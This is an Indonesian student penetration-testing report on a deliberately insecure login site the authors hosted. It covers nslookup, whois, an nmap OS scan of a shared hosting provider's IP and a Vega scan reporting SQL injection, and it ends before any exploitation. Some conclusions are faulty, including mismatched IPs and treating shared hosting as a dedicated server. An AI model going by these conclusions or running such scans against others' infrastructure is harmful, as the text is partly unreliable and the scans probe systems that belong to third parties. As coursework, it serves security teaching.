

PROJECT UAS



UBAYA
UNIVERSITAS SURABAYA

Information and Security Assurance KP A

Disusun oleh:

Theofilus Arifin	160420046
Henri Jayanata K.	160420082

**PROGRAM STUDI TEKNIK INFORMATIKA
FAKULTAS TEKNIK
UNIVERSITAS SURABAYA
JUNI 2022**

PEMBAGIAN TUGAS

NRP	Nama	Pembagian Tugas
160420046	Theofilus Arifin	<ul style="list-style-type: none">• Membuat Front End <i>Website</i> Target• Melakukan <i>Scanning</i>• Melakukan <i>Enumeration</i>• Membuat Kesimpulan• Menyusun Laporan
160420082	Henri Jayanata K.	<ul style="list-style-type: none">• Membuat <i>Database Website</i> Target• Membuat Back End <i>Website</i> Target• Melakukan <i>Footprinting</i>• Membuat Kesimpulan• Melakukan Pengeditan Video

DAFTAR ISI

DAFTAR ISI	i
BAB I Pendahuluan	1
1.1. Tujuan.....	1
1.2. <i>Tools</i> yang Digunakan.....	1
BAB II Pembahasan.....	2
3.1. Penentuan Target.....	2
3.2. <i>Footprinting</i>	2
3.3. <i>Scanning</i>	8
• NMAP	9
• VEGA	11
3.4. <i>Enumeration</i>	15
BAB III Kesimpulan.....	22
Lampiran.....	24

BAB I

Pendahuluan

1.1. Tujuan

Tujuan dari laporan ini adalah sebagai berikut.

1. Mencoba dan melakukan *Penetration Testing* terhadap suatu *website*.
2. Melakukan 3 langkah utama dari *Penetration Testing* yaitu *Footprinting*, *Scanning*, dan *Enumeration*.
3. Mempelajari dan menggunakan linux.
4. Menggunakan *tools* yang berfungsi untuk melakukan *Penetration Testing* terhadap sebuah *website*.
5. Melakukan analisa terhadap *Penetration Testing* yang dilakukan.

1.2. Tools yang Digunakan

Berikut adalah *tools* yang kami gunakan dalam melakukan *Penetration testing*.


- Nslookup (*Footprinting*)
- Whois (*Footprinting*)
- NMAP (*Scanning*)
- Vega (*Scanning*)
- SQLMAP (*Enumeration*)

BAB II

Pembahasan

3.1. Penentuan Target

Target yang akan digunakan dalam melakukan *Penetration Testing* pada laporan percobaan ini adalah <https://henfin.000webhostapp.com/>. Target merupakan sebuah *website* yang kami buat. *Website* ini kami rancang dengan kesengajaan memiliki keamanan yang rendah sehingga mudah untuk dicari *vulnerabilities* dari *website* dan *Penetration Testing* dapat dilakukan. Berikut adalah tampilan dari target.




3.2. Footprinting

Pada tahap *footprinting* kita mencari tahu info-info penting yang dimiliki oleh *website* seperti kelemahan *website*, cara kerja *website*, *scripting language website*, dan lain-lain. Hal ini dilakukan untuk menentukan tahap lanjutan apa yang tepat untuk dilakukan dan tidak tepat untuk dilakukan.

a. Analisis Web

Target *website* dari analisis web kami adalah <https://henfin.000webhostapp.com/>, berikut adalah tampilan dari target kami.




Dapat dilihat website yang kami target memiliki tampilan yang *simple* dan cukup menarik, dapat disimpulkan pemilik *website* cukup memperhatikan tampilan *website* miliknya, sama seperti pemilik *website* pada umumnya.

```

<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>...</head>
  <body>
    <div class="container">
      <div class="wrapper">
        <div class="title">...</div> flex
        <form action="login.php" method="GET">
          == $0
          <div class="row">...</div>
          <div class="row">...</div>
          <div class="pass">...</div>
          <div class="row button">...</div>
        </form>
      </div>
    </div>
    <style>...</style>
    <div class="disclaimer">...</div>
  </body>
</html>


```

Ketika kami menggunakan *inspect element* pada *website* tersebut kami dapat melihat tujuan hyperlink dari *website* ini. Hyperlink tersebut menuju ke login.php. Dari sini dapat kami simpulkan bahwa *website* ini menggunakan Bahasa PHP sebagai *scripting language*-nya.



The image shows a login form for a 'Fintech Admin Panel'. It has a teal header with the title. Below it are two input fields: one for 'username' with a person icon and one for 'password' with a lock icon and masked dots. A 'Forgot password?' link is below the password field. At the bottom is a large teal 'Login' button.

Saat ini kami tidak memiliki akun untuk masuk ke dalam website ini dan kami juga tidak bertujuan untuk memiliki akun untuk dapat melakukan penyerangan pada website ini. Kami akan mencoba dengan cara memasukkan *username* dan *password* yang salah dengan sengaja lalu melihat apa yang terjadi selanjutnya.



Saat kami mencoba masuk dengan *username* dan *password* yang salah dengan sengaja, dapat dilihat pada bagian url kalau ada variable yang menyimpan data *username* dan *password* dengan nama *username* dan *password*. Dari sini dapat kami simpulkan kalau *website* ini menggunakan metode `$_GET` untuk

mengirimkan data dari index.php ke login.php dan sebaliknya. Ketika kami dengan sengaja memasukkan *username* dan *password* yang salah, terdapat pesan "Incorrect Username or Password inputed" muncul dibawah button login.


Ada kemungkinan yang sangat besar kalau pada login.php terdapat sintaks "SELECT" dari MySQL yang digunakan untuk berinteraksi dengan database. Tetapi dugaan tersebut akan dibuktikan dengan menggunakan *tools* lainnya di tahap selanjutnya.

Hasil Analisis *Website*:

- *Website* menggunakan Bahasa PHP
- Terdapat sistem login
- *Website* menggunakan metode \$_GET

b. Nslookup

Name Server Lookup atau lebih dikenal dengan nslookup merupakan sebuah *tool* berupa *command line* yang dapat digunakan untuk melakukan query ke DNS dan memetakan nama domain menjadi alamat IP atau sebaliknya. Karena dalam penyerangan dibutuhkan IP Address, maka hal inilah yang kami lakukan untuk mengawali tahap *footprinting* kami.



```
(root@kali)-[/home/kali]
# nslookup https://henfin.000webhostapp.com
Server:      118.98.44.100
Address:     118.98.44.100#53

Non-authoritative answer:
https://henfin.000webhostapp.com      canonical name = us-east-1.route-1.000webhost.awex.io.
Name:   us-east-1.route-1.000webhost.awex.io
Address: 145.14.144.105
Name:   us-east-1.route-1.000webhost.awex.io
Address: 2a02:4780:dead:d506::1
```

Dapat dilihat pada gambar diatas, dari hasil nslookup kami menemukan bahwa IP Address dari website tersebut adalah 145.14.144.105.

c. Whois

Whois merupakan sebuah *tool* berupa *command line* yang digunakan untuk mencari informasi dan mengidentifikasi pemilik dari domain sebuah website. Whois juga menunjukkan data seperti alamat dan kontak perusahaan yang

menyediakan domain. Whois yang kami gunakan adalah Whois yang sudah *pre-built* di dalam kalilinux.

```
(root@kali)-[/home/kali]
# whois 145.14.144.105
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '145.14.144.0 - 145.14.145.255'

% Abuse contact for '145.14.144.0 - 145.14.145.255' is 'abuse@hostinger.com'

inetnum:        145.14.144.0 - 145.14.145.255
netname:        AWEX-CLOUD-000WEBHOST-1
country:        US
admin-c:        HN1858-RIPE
tech-c:         HN1858-RIPE
status:         LEGACY
mnt-by:         MNT-HOSTINGER
created:        2017-02-22T13:48:36Z
last-modified:  2017-02-22T13:48:36Z
source:         RIPE

person:         Hostinger NOC
address:        Hostinger International Ltd.
address:        61 Lordou Vironos
address:        Lumiel Building, 4th floor
address:        6023
address:        Larnaca
address:        CYPRUS
phone:          +37064503378
nic-hdl:        HN1858-RIPE
mnt-by:        HN19812-MNT
created:        2013-12-02T20:17:12Z
last-modified:  2016-09-29T07:03:26Z
source:         RIPE # Filtered

% Information related to '145.14.144.0/23AS204915'

route:          145.14.144.0/23
origin:         AS204915
mnt-by:        MNT-HOSTINGER
created:        2017-12-20T12:38:52Z
last-modified:  2017-12-20T12:38:52Z
source:         RIPE

% This query was served by the RIPE Database Query Service version 1.103 (ANG
US)
```

Gambar c.1 whois dengan IP Address 145.14.144.105

Dapat dilihat pada gambar diatas kami melakukan sintaks “whois 145.14.144.105”. dari Dilihat dari hasil whois yang kami dapat, inetnum dari pemilik dan penyedia hosting berada di port “145.14.144.0” hingga “145.14.144.255”.

```
(root@kali)-[/home/kali]
# whois 145.14.144.236
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '145.14.144.0 - 145.14.145.255'

% Abuse contact for '145.14.144.0 - 145.14.145.255' is 'abuse@hostinger.com'

inetnum:        145.14.144.0 - 145.14.145.255
netname:        AWEX-CLOUD-000WEBHOST-1
country:        US
admin-c:        HN1858-RIPE
tech-c:         HN1858-RIPE
status:         LEGACY
mnt-by:         MNT-HOSTINGER
created:        2017-02-22T13:48:36Z
last-modified:  2017-02-22T13:48:36Z
source:         RIPE

person:         Hostinger NOC
address:        Hostinger International Ltd.
address:        61 Lordou Vironos
address:        Lumiel Building, 4th floor
address:        6023
address:        Larnaca
address:        CYPRUS
phone:          +37064503378
nic-hdl:        HN1858-RIPE
mnt-by:        HN19812-MNT
created:        2013-12-02T20:17:12Z
last-modified:  2016-09-29T07:03:26Z
source:        RIPE # Filtered

% Information related to '145.14.144.0/23AS204915'

route:          145.14.144.0/23
origin:         AS204915
mnt-by:        MNT-HOSTINGER
created:        2017-12-20T12:38:52Z
last-modified:  2017-12-20T12:38:52Z
source:        RIPE


% This query was served by the RIPE Database Query Service version 1.103 (BLA
ARKOP)
```

Gambar c.2 whois dengan IP Address 145.14.144.236

Dapat dilihat pada gambar diatas kami melakukan sintaks “whois 145.14.144.236” dan hasilnya sama dengan “whois 145.14.144.105” yang artinya sudah dapat dipastikan pemilik port sama.

Sekarang dengan melihat hasil lainnya dari whois, kita dapat menyimpulkan bahwa website <https://henfin.000webhostapp.com/> menggunakan web hosting dari luar negeri. Hosting yang digunakan disediakan oleh perusahaan bernama Hostinger International Ltd. Dari hasil diatas kita dapat melihat

bahwa netname dari website adalah AWEX-CLOUD-000WEBHOST-1 dan nama dari domain adalah henfin.000webhostapp.com.



Dengan informasi yang kami dapat diatas, kami berpikiran untuk searching di internet dan menemukan bahwa *website* ini dibangun menggunakan *hosting service* gratis dari 000webhost. Biasanya service hosting yang gratis tidak memiliki keamanan yang lebih lanjut seperti service hosting yang membayar.

3.3. Scanning

Scanning merupakan tahap saat kita mengolah informasi yang sudah didapatkan pada tahap *Footprinting*. Pada tahap ini kita mencari sebanyak-banyaknya *vulnerabilities* yang ada pada target berdasarkan informasi yang sudah didapat pada tahap *Footprinting*.

- **NMAP**

NMAP merupakan singkatan dari Network Mapper. NMAP merupakan *Tool* yang berada di kali linux dan bersifat *open source*. NMAP dapat diakses melalui *command line* yang tersedia pada kali linux. *Tool* ini sering kali digunakan untuk melakukan eksplorasi jaringan hingga melakukan audit terhadap keamanan dari suatu jaringan *ipaddress*. *Command* yang digunakan untuk menjalankan NMAP adalah **nmap -O 145.14.144.151**. -O menandakan kita hendak melakukan identifikasi terhadap sistem operasi target dan 145.14.144.151 merupakan *Ipaddress* target yang sudah didapatkan pada saat *Footprinting*. Berikut adalah hasil dari proses NMAP.

```
(root@kali)-[/home/crux]
# nmap -O 145.14.144.151
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 21:34 WIB
Warning: 145.14.144.151 giving up on port because retransmission cap hit (10).
Stats: 0:09:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 63.25% done; ETC: 21:49 (0:05:24 remaining)
Stats: 0:15:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 66.25% done; ETC: 21:57 (0:07:50 remaining)
Stats: 0:15:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 66.30% done; ETC: 21:57 (0:07:51 remaining)
Stats: 0:20:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.96% done; ETC: 22:04 (0:09:22 remaining)
Stats: 0:25:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 71.40% done; ETC: 22:10 (0:10:18 remaining)
Stats: 0:30:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.71% done; ETC: 22:15 (0:10:51 remaining)
Stats: 0:34:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.62% done; ETC: 22:19 (0:11:03 remaining)
Stats: 0:39:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 78.04% done; ETC: 22:24 (0:11:01 remaining)
Stats: 0:46:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.05% done; ETC: 22:31 (0:10:15 remaining)
Stats: 1:27:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 23:02 (0:00:01 remaining)
Stats: 1:28:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 23:03 (0:00:01 remaining)
Stats: 1:31:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 23:06 (0:00:01 remaining)
Nmap scan report for 145.14.144.151
Host is up (0.0065s latency).

Nmap scan report for 145.14.144.151
Host is up (0.0065s latency).
Not shown: 519 filtered tcp ports (no-response), 473 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
1723/tcp  open  pptp
2049/tcp  open  nfs
8080/tcp  open  http-proxy
32768/tcp open  filenet-tms
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (94%), Bay Networks embedded (87%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (94%), Bay Networks BayStack
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6358.64 seconds
```

Dapat dilihat bahwa NMAP akan melakukan *scanning* terhadap target. Hasil yang didapatkan setelah *scanning* dilakukan selama kurang lebih 2 jam adalah sebagai berikut.

1. Host

Dapat dilihat bahwa terdapat 1 *host* saja yang sedang aktif pada IP tersebut. Karena hanya terdapat 1 *host* aja, dapat kita duga bahwa *Hosting* yang digunakan bukan merupakan *Shared Web Hosting* melainkan *Dedicated Server*. Karena merupakan *Dedicated Server*, dapat kita duga bahwa keamanan dari *Hosting* tidak cukup kuat karena bukan ahli yang mengelola *hosting*-nya. Maka dari itu kemungkinan banyak *vulnerabilities* yang dimiliki oleh *Hosting* yang digunakan.

2. Port

NMAP telah berhasil menemukan *port* mana saja yang terbuka pada *Ipaddress* target. *Port* yang terbuka adalah sebagai berikut.

- 21/TCP

Service: ftp

Port ini digunakan oleh protokol FTP untuk melakukan perintah dan kendali.

- 80/TCP

Service: http

Port ini merupakan *port default* bagi koneksi HTTP.

- 111/TCP

Service: rpcbind

Port ini digunakan oleh NFS (Network File System) dan juga NIS (Network Information Service).

- 443/TCP

Service: https

Port ini bertugas sebagai pintu komunikasi antara data ke *Server* yang menggunakan protokol HTTPS.

- 1723/TCP

Service: pptp

Port ini digunakan untuk komunikasi PPTP.

- 2049/TCP

Service: nfs

Port ini digunakan untuk protokol dalam komunikasi data antar jaringan berdasarkan penggunaannya/aplikasinya,

- 8080/TCP

Service: http-proxy

Port ini digunakan untuk alternatif *port* HTTP sebagai *Web traffic*. Selain itu,

Port ini juga dapat digunakan untuk HTTP *Web Proxies*.

- 32768/TCP

Service: filenet-tms

Port yang terbuka ini dapat dieksploitasi menggunakan beberapa *tools* pada kali linux.

3. *Operating Sistem*

Selanjutnya terdapat beberapa *Operating System* yang diduga oleh NMAP sebagai *Operating System* yang digunakan oleh target. Hasilnya adalah Oracle VirtualBox (96%), QEMU (94%), dan Bay Networks Embedded (87%). *Operating System* yang dapat diasumsikan sebagai *Operating System* dari *website* adalah Oracle VirtualBox karena memiliki persentase paling tinggi yakni 96% dibanding pilihan lainnya.


- **VEGA**

Vega adalah suatu *software* yang digunakan untuk melakukan *scanning* keamanan pada suatu target. Vega merupakan suatu *software* yang bersifat gratis dan *open source*. Dengan menggunakan VEGA, kita dapat menemukan *vulnerabilities* apa saja yang ada pada suatu target. VEGA merupakan suatu *software* yang memiliki GUI. Maka dari itu, *vulnerabilities* yang didapatkan setelah proses *scanning* dilakukan akan ditampilkan sehingga *user* dapat membacanya dengan mudah. Pertama kita akan masukkan target yang akan dilakukan *scanning* yaitu <https://henfin.000webhostapp.com/> ke dalam *software* VEGA seperti gambar di bawah ini.

Selanjutnya tekan tombol *finish* dan proses *scanning* akan dilakukan. Hasil dari proses *scanning* terhadap <https://henfin.000webhostapp.com/> adalah sebagai berikut.

Severity	Count	Total Found
High		(4 found)
Session Cookie Without Secure Flag	1	
Session Cookie Without HttpOnly Flag	1	
SQL Injection	2	
Medium		(2 found)
Certificate signed using SHA-1	1	
PHP Error Detected	1	
Low		(2 found)
Form Password Field with Autocomplete Enabled	2	
Info		(2 found)
Self-Signed Certificate	1	
Unsafe Or Unrecognized Character Set In Response Body	1	

Dapat dilihat terdapat beberapa *vulnerability* yang ada pada target. Pada bagian *high* terdapat *vulnerability* berupa SQL Injection. Kebetulan saat melihat kolom *request* pada VEGA hasil yang didapatkan adalah sebagai berikut.



